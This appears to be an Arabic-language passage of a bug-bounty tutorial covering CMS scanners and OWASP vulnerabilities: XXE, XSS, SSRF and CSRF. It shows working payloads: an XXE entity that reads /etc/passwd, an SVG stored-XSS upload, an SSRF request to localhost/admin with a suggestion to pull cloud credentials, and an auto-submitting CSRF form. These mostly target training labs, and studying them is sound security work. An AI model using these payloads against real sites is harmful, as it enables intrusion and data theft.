[+] admin finder
[++) Admin page not found  
  
[+] Checking robots.txt existing
```

DRUPAL

هنا نفس الكلام ودا تالت اشهر حاجه طبعا نفس الكلام
<https://github.com/droope/droopescan>

```
python3 droopescan scan Drupal -u <URL Here> -t 32
```

```
alex@alex-PowerEdge-R710:~/tools/droopescan$ python3 droopescan scan drupal -u https://www.vuln-drupal.com -t 32
modules [ == ] 16/1050 (1%) [+] Got an HTTP 500 response.
modules [ == ] 24/1050 (2%) [+] Got an HTTP 500 response.
modules [ == ] 26/1050 (2%) [+] Got an HTTP 500 response.
modules [ == ] 27/1050 (2%) [+] Got an HTTP 500 response.
modules [ == ] 28/1050 (2%) [+] Got an HTTP 500 response.
```

ADOBE AEM

اذا انت واجهت قبل كدا الـ Adobe AEM CMS فانت اكيد هتلacci كميـه ثغرات لا بأس بها
الـ CMS دا ملـيان حدا زـي ما الكـات يقولـو، وـا اسوـع الكـات شـافـه

<https://github.com/oang3el/aem-hacker>

```
python aem_hacker.py -u <URL Here> --host <Your Public IP>
```

```
alex@alex-PowerEdge-R710:~/tools/aem-hacker$ sudo python aem_hacker.py -u https://www.123.com --host 192.168.1.5
/usr/local/lib/python2.7/dist-packages/requests/_init_.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning
[+] New Finding!!!
  Name: POSTServlet
  Url: https://www.123.com/.json
  Description: POSTServlet is exposed, persistent XSS or RCE might be possible, it depends on your privileges.


[+] New Finding!!!
  Name: QueryBuilderJsonServlet
  Url: https://www.123.com/bin/querybuilder.json.ico
  Description: Sensitive information might be exposed via AEM's QueryBuilderJsonServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html

[+] New Finding!!!
  Name: QueryBuilderFeedServlet
  Url: https://www.123.com/bin/querybuilder.feed
  Description: Sensitive information might be exposed via AEM's QueryBuilderFeedServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html
```

خد بالك من حاجه لو انت عاوز تختبر الا SSRF Vulnerabilitiesانت هتحتاج يكون لك public ip من

خلاله السيرفر يرد عليك الـ connection

OTHER



فيه غيرهم الكتير طبعا ولكن احنا اتكلمنا عن الاشهر طيب لو انت وقفت قدام اي حاجه مش عارفها تعم
ل ايه ؟
 ساعتها تروح علي طول لا
<https://www.exploit-db.com/>

وتبحث عن الثغرات الاشهر انتشارا وهتلaciCVEs كتير ان شاء الله
عندك هنا مثلا بحثنا عن الـ "Magento" ودا بالمناسبة CMS فانا هعمل كذا على طول :


The screenshot shows the Exploit Database search interface with the search term "magento" entered. The results table displays two vulnerabilities:

Date	Type	Platform	Author
2016-05-18	WebApps	PHP	agix
2015-11-07	WebApps	PHP	Dawid Golunski

Details for the first exploit:

- Title:** Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File
- Type:** WebApps
- Platform:** PHP
- Author:** agix

اكيد برضه تشويف الـ Github و google و متوقفش عن مكان واحد .. اتعلم ازاي تبحث



وبرضه خلينا نقول عنه كام حاجه كدا
فيه عندك اسماها Scanner magescan
<https://github.com/steverobbins/magescan>

CHAPTER 11: EXPLOITATION OWASP

لو انت جيت علي **custom-built application** المعرفهCVEs اكيد هنا بقا لازم تدور عليهم بنفسك لأن السكانر مش هتجيبلك كل حاجه

هنا بقا لازم انك تفهم الـ **OWASP top 10** ودا مشروع كدا بيتحدث كل فتره بضم أشهر الثغرات اللي حصلت علي مدار الفتره دي المهم ثغرات زي XSS,SQLI, LFI, RFI, CSRF, XXE, and SSRF

هحتاج اداه علشان تستعملها في الحكاييه دي وهي الـ Burp طبعاً انا بقول هنا تسهل مش معني أنها مش معالك يبقى مش هتعرف تدور عليهم لا طبعاً عادي
<https://portswigger.net/burp>

مع ان فيه بعض الناس يحبوا يستخدموا سكانرز لكل نوع منهم
زي SQL injection scanners, XSS scanners, Burp scanner, and others
ولكن الكاتب هنا بيستخدم mix من السكانرز يعني وكمان مش بس كدا فيه الكثير من الشغل اليدوي بيحصل برضه

المهم يلا نتكلم عنهم واحد واحده :

XML EXTERNAL ENTITY (XXE)

هي عباره عن ثغره والي بتحصل لما الابلكيشن ي parses XML قبل ما نروح دلوقتي ليعني إيه XXE لازم تفهم أكثر المعنى بتاع الـ XML الأول

اختصار لايه ؟
Extensible Markup Language (XML)

انعملت ليه ؟
 علشان تخزن و توزع البيانات مشابهه ل JSON كدا
 ودا برضه مثال بسيط عليها وازاي شكلها وكدا

```
<?xml version="1.0" encoding="UTF-8"?>
    <bookstore>
        <book category="cooking">
            <title lang="en">Everyday Italian</title>
            <author>Giada De Laurentiis</author>
            <year>2005</year>
            <price>30.00</price>
        </book>
        <book category="children">
            <title lang="en">Harry Potter</title>
            <author>J K. Rowling</author>
            <year>2005</year>
            <price>29.99</price>
        </book>
    </bookstore>
```

هنا في اول سطر هتقدر تشو夫 الـ XML version وكمان الـ Encoding prolog اللي بيحتوي على

نصيحه كدا اول ما تشو夫 الكلام دا في الـ Burp ساعتها تروح علي طول دور علي XXE
 تحت الكلام دا هتلقي التاج اللي هو <bookstore> واللي هو يقدم الـ Root Node
 فيه two child nodes وكل واحده منهم فيها <book> واللي هما sub child nodes
 واللي هي اسمها <title>,<author>,<year>,<price>.

```
<root>
    <child>
        <subchild>.....</subchild>
    </child>
</root>
```

ودي طبعا الـ XML basic structure ولكن فيه شويه حاجات تاني لازم تبقا عارفها
 وهي الـ document type definition (DTD) وهي تعريفها زي كدا :
 المهم الـ entity تقدر تسمى عن طريق كتابه "&user;" وسيتم استبدالها بـ النص اللي هو "Ghostlulz"

```
<test><name>&user;</name></test>
زي ما انت شايف فوق كذا فيه حاجها اسمها ENTITY
والي هي تمثل المتغير وفي المثال دا فيه "user" واللي بي Shirley قيمة النص اللي هو
المهم الـ entity تقدر تسمى عن طريق كتابه "&user;" وسيتم استبدالها بـ النص اللي هو
"Ghostlulz"
```

انت كمان تقدر تستخدم حاجه اسمها external entity واللي بتحمل البيانات بتاعتها من
 الـ external source طبعا تقدر تعمل كذا علشان تجيب البيانات من الـ URL او الملف اللي علي Disk زي ما هو باين كدا :

1. <!DOCTYPE foo [<!ENTITY ext SYSTEM "http://example.com"]>
2. <!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///path/to/file"]>

XXE

زي ما انا ذكرت من شويه كدا ان البيانات ممكن تخزن في ملف طب ايه رايك لو قولتلك انك تحاول تقرأ بيانات من الملف اللي اسمه : /etc/passwd وتقوم مخزنها في متغير لاحظ ان في مقال انك تقرأ البيانات دي لازم ترجعلك في الـ response

يلا نجهز الدنيا اللي هنشتغل عليها :
اثناء الشغل على الـ burp capture POST request واللي بيبدو انه سيتم استخدام الـ XML علش ان يرسل بيانات للـ Back End

المفروض اول ما تشوف XML تبدأ تدور على XXE

```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=8
Content-Type: application/xml
Content-Length: 107
Connection: close
Cookie: session=JbPR3IFx8GdJwnibgkXIZuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>8</productId><storeId>1</storeId></stockCheck>
```

علشان تعمل كدا جرب تحط في الـ node value كل الـ malicious external entity زي ما هو ظاهر كدا

Figure 105: XXE payload
 هنا انا عملت /etc/passwd external entity بتعمل للبيانات اللي في الملف اللي اسمه "etc/passwd" بعد كدا بقا بتخزنها في الـ XXE entity

بعد كدا انا بحط المتغير اللي في الـ node بقائه "<productId>"
لو بقا السيرفر معملش بلوك لـ external entities ساعتها بقا الرد هيجييك ومن هنا بقا تبدأ ترجع المحتويات اللي في الملف اللي اتكلمنا عنه "/etc/passwd"

```

HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob;
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0::root:/bin/bash
daemon:x:1::daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2::bin:/bin:/usr/sbin/nologin
sys:x:3::sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpix:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:/nonexistent:/usr/sbin/nologin"

```

أغلب الأبلكيشنز بتوصل البيانات عن طريق الـ JSON ولكن ممكن تيجي تشوف ابلكيشن بيستعمل XML ساعتها دايما اتأكد من انك تدور على XXE

<https://portswigger.net/web-security>

دا مصدر كوييس علشان تذاكر منه الثغره

CROSS SITE SCRIPTING (XSS)

أشهر ثغره حرفيا وب تكون بشكل كبير في الـ OWASP top 10 لمده 10 سنين وشكلها مش هتنهي تقريبا

طيب بكل بساطه الثغره دي يتمكن الـ attacker ينفذ اوامر جافاسكريبت في متصفح الضحية بس لازم تدخل الضحية في الكلام دا من هنا تقدر تشوف وتسرق الـ JWT tokens, CSRF tokens, and cookies

فيه اشهر 3 انواع ليها وهما

REFLECTED XSS

بكل بساطه افترض عندك تطبيق اللي بيطلع لك error message لما انت تيجي تكتب حاجه غلط في الـ password أو username


: مثلا زي :

"The email or password you entered is not valid. Please try again."


وبرضه تلاحظ في المتصفح ان الـ URL نفس الـ error في الـ GET request اللي انت عملته دا

: زي كدا :

"example.com/login.php?error=The+email+or+password+you+entered+is+not valid.+Please+try+again."



زي ما انت شايف هنا الا جاييلك الا "error" GET parameter او المعنى الاحسن انه حصله reflect من هنا انت بقا تبدأ تحط جافاسكريبت كود



وطبعاً الثغره مشروعه بشكل كوييس في الكورس بتاع بشمهندس ابراهيم حجازي وكذا مصدر تاني على يوتيوب و GitHub وكذا


STORED XSS

علي عکس الـ stored XSS عندك الـ application بتتأثر في الـ reflected XSS يعني؟؟
بس بيحصل لما التطبيق ياخد الـ input من الـ user ويحزرنه في الـ backend database

في العادي أنا مشوفتش النوع دا بيحصل في الـ GET request ولكن اتعاملت لما اكون مثلاً بعمل حاجة زي مثلاً تغيير الـ backend database بالـ POST, PUT, UPDATE, and DELETE requests

دي الريكوستات اللي اتعاملت معهاها قبل كدا

المثال دا جميل جدا هبوريلك الدنيا



تخيل لو عندك تطبيق بيسمح لك انك تعمل حساب و الابلکیشن دا عنده صفحه و اللي عن طريقها يقوم بعمل list الكل الأعضاء وانت قدرت تضع في الـ username معين ف كدا اللي هيحصل ان البايلود هيتحزن في قاعدة البيانات وبعدها لما تفتح الصفحة دي اللي بتعرض البيانات هتلقي ان البايلود اتنفذ

دا لو طبعاً الابلکیشن مصاب بيه

DOM XSS

Document Object Model (DOM) based

بتحدث لما الـ user يويدي الـ function javascript function و الـ input يويدي بتستخدم علشان تعديل الـ DOM environment
دا ب يحدث عن طريق reflected or stored XSS

من الآخر الحاجه الوحيدة اللي تفكيرها ان البايلود بيتم تفعيله عن طريق javascript

بص هنا كدا وهتفهم قصدي
<html>
<h1> You Searched for:</h1>
<div id = "searchquery"></div>
<script>
var keyword = location.search.substring(3);
document.querySelector('searchquery').innerHTML = keyword;
<script>
</html>

انصحك تحل لبات الـ WAPP وـ dvwa كتطبيق للجزء دا

STORED XSS VIA SVG FILE
Scalable Vector Graphics(SVG)
ودا مثال على الملف الـ SVG وهيقوم باظهار صوره مستطيل
rectangle

```
<svg width="400" height="110">  
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-  
width:3;stroke:rgb(0,0,0)" />  
</svg>
```

يتم استخدامه لأنميشن او المهام الثانية
كمان في الـ HTML تقدر تعامله على انه صوره

```

```

يعني لو الموضع بيحمل SVG file مع XSS payload
البايلود هيشتغل

طيب مثال تاني للكلام دا :

```
<?xml version="1.0" standalone="no"?>  
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"  
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">  
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">  
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-  
width:3;stroke:rgb(0,0,0)" />  
<script type="text/javascript">  
alert("Ghostlulz XSS");  
</script>  
</svg>
```

بكل بساطه هترفع الملف دا على انه صوره لم ملف شخصي مثلا
ودا هيكون الـ burp request على الـ

```
POST /profile/upload HTTP/1.1
Host: XXXXXXXXXX.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer XXXXXXXXXXXXXXXXXXXX
Content-Type: multipart/form-data; boundary=-----232181429808
Content-Length: 574
Connection: close
Referer: https://XXXXXXXXXX
-----232181429808
Content-Disposition: form-data; name="img"; filename="img.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
<script type="text/javascript">
alert("Ghostlulz XSS");
</script>
</svg>
-----232181429808-
```



لو اشتغل يبقي انت كدا قدرت تحصل على XSS عن طريق SVG file

SERVER SIDE REQUEST FORGERY (SSRF)

لما باجي ادور عليها انا بدور علي الـ request URL اللي فيها parameter Value reflect response ليك ساعتها الهاكر ممكن يقدر انه يتمكن من الحصول على ثغره SSRF انا بقوم بتغيير الـ endpoint vulnerable اللي على السيسنتم الـ local host او google.com بـ وغييرها local network

Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
POST /product/stock HTTP/1.1
Host: ac2dlf941fff466e801d3b6a007a00fd.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://ac2dlf941fff466e801d3b6a007a00fd.web-security-academy.net
Connection: close
Referer:
https://ac2dlf941fff466e801d3b6a007a00fd.web-security-academy.net/product?productId=1
Cookie: session=aUuRcrUaK4xT90Ifd3pu79spgySbGaMk

stockApi=http://localhost/admin
```

زي ما انت شايف كدا انا غيرت قيمه الـ "stockApi" للمسار بتاع الادمن

هنا الـ request هيتم عن طريق التطبيق يعني ريكوست عن طريق نفسه وهنا انت هتقدر تشووف حاجه انت مش هتعرف تشووفها من خلال النت العادي لأن هنا فيه SSRF

لو عملت ريندر للرد اللي جاي من السيرفر ساعتها هيكون دا المنظر

طيب ايه الجزء الصعب اللي في الموضوع ؟
وهو انك تلاقي الـ endpoint ..

لو انت ملقيتش endpoint على الـ local host هتقدر برضه انك ترسل requests للسيرفر على الـ internal network بتاعه التارجت

لوقت مثلًا تطبيق مستضاف على الـ cloud service google او غيره جرب انك تقرأ الـ credentials وكمان الـ API keys علشان تـ`retrieve`


كل المطلوب بس منك يا اما REQUEST POST او GET

CROSS SITE REQUEST FORGERY (CSRF)

ودا بيأثر علي الـ user يعني لازم تدخل منه لحدوث الـ attackقدر من خلاله انك تغير الباسورد او الـ email بتاعه زي صفحه او فيديو او انك تبعت فلوس للـ attacker او اي حاجه تاني تقدر تعملها عن طريق الـ POST request

CSRF

مبدياً كدا لازم ان الـ user logged in في الـ blackishن اللي هتعمل عليه الـ attack طبعاً الـ user ه هنا هيقوم بدخول على malicious site الما يانت اللي هتعمله طبعاً باستخدام الـ Javascript ممكن تتمكن من انك تبعت ريكوستات للموقع اللي الـ user متسجل عليه عن طريق الـ Cookies طيب ايه اللي بعد كدا ؟ هو فيه اكتر من كدا لو قدرت تخلي الـ user انه يدخل على الـ site بتاعاك اللي انت متحكم في المحتوي بتاعه ؟
لو دخل عندك تقدر من خلله انك تبعت ريكوستات او تتنحّل صفتة عن طريق الـ cookies بتاعته



ومن هنا الهاكر هيدا يبعث عن طريق المتصفح بتاع الضحية او المستخدم authenticated request

نأخذ مثال تاني لو عندك ابلكيشن بيخلطي المستخدمين انهم يغيروا الايميل الخاص بيهم عن طريق
انهم يملووا الايميل

طيب ماذَا لو الـ application فشل انه يحمي المستخدمين من الـ CSRF attack؟
كذا الـ attacker يقدر انه يغير الايمال بتابع المستخدم ولكن بشرط لازم ان المستخدم يدخل على

الصفحة اللي الا attacker عاملها ويتنفذ عليه الامر كدا هو غير الایمال عن طريق تدخل المستخدم يقدر يعمل ايه تاني ؟
يقوم عامل rest password ويخلی الكود او ايًّا كان ايه التحقق عن طريق الا Email اللي هو غيره

Request

Raw Params Headers Hex

```
POST /email/change-email HTTP/1.1
Host: acc71f681f28327e80e13486006a005a.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://acc71f681f28327e80e13486006a005a.web-security-academy.net
Connection: close
Referer: https://acc71f681f28327e80e13486006a005a.web-security-academy.net/email
Cookie: session=xzER2Ecdu8UEjjqvOu9P5LwegzuvzIGi
Upgrade-Insecure-Requests: 1

email=attacker%40test.com
```

ليه الريكتوس دا مصاب ؟
علشان زي ما انت شايف كذا مفيش authentication header و CSRF token
هنا علي طول تبدأ تعمل CSRF attack

بس لازم تعرف انك لازم تعمل صفحه proof of concept (POC)

```
<html>
<form id="exploit" action="https://acc71f681f28327e80e13486006a005a.web-
securityacademy.net/email/change-email" method="post">
    <input name="email" value="attack@test.com">
    <input type='submit' value='submit'>
</form>
<script>
document.getElementById("exploit").submit()
</script>
</html>
```

مثلا زي كذا بالمناسبه الا burp pro دلوقتي بتعمل الا poc بس تديها الا Request

SQL INJECTION (SQLI)

بساطه تقدر انك تستغلها في انك تdump المحتوي بتاع database applications واللي هو اصلا Database بتشيل المعلومات الحساسه زي الاسم وكلمه السر والخ... من أشهر قواعد البيانات وهي MySQL : وممكن يستغل على غيرها يعني عادي MSSQL, PostgreSQL, Oracle, and more

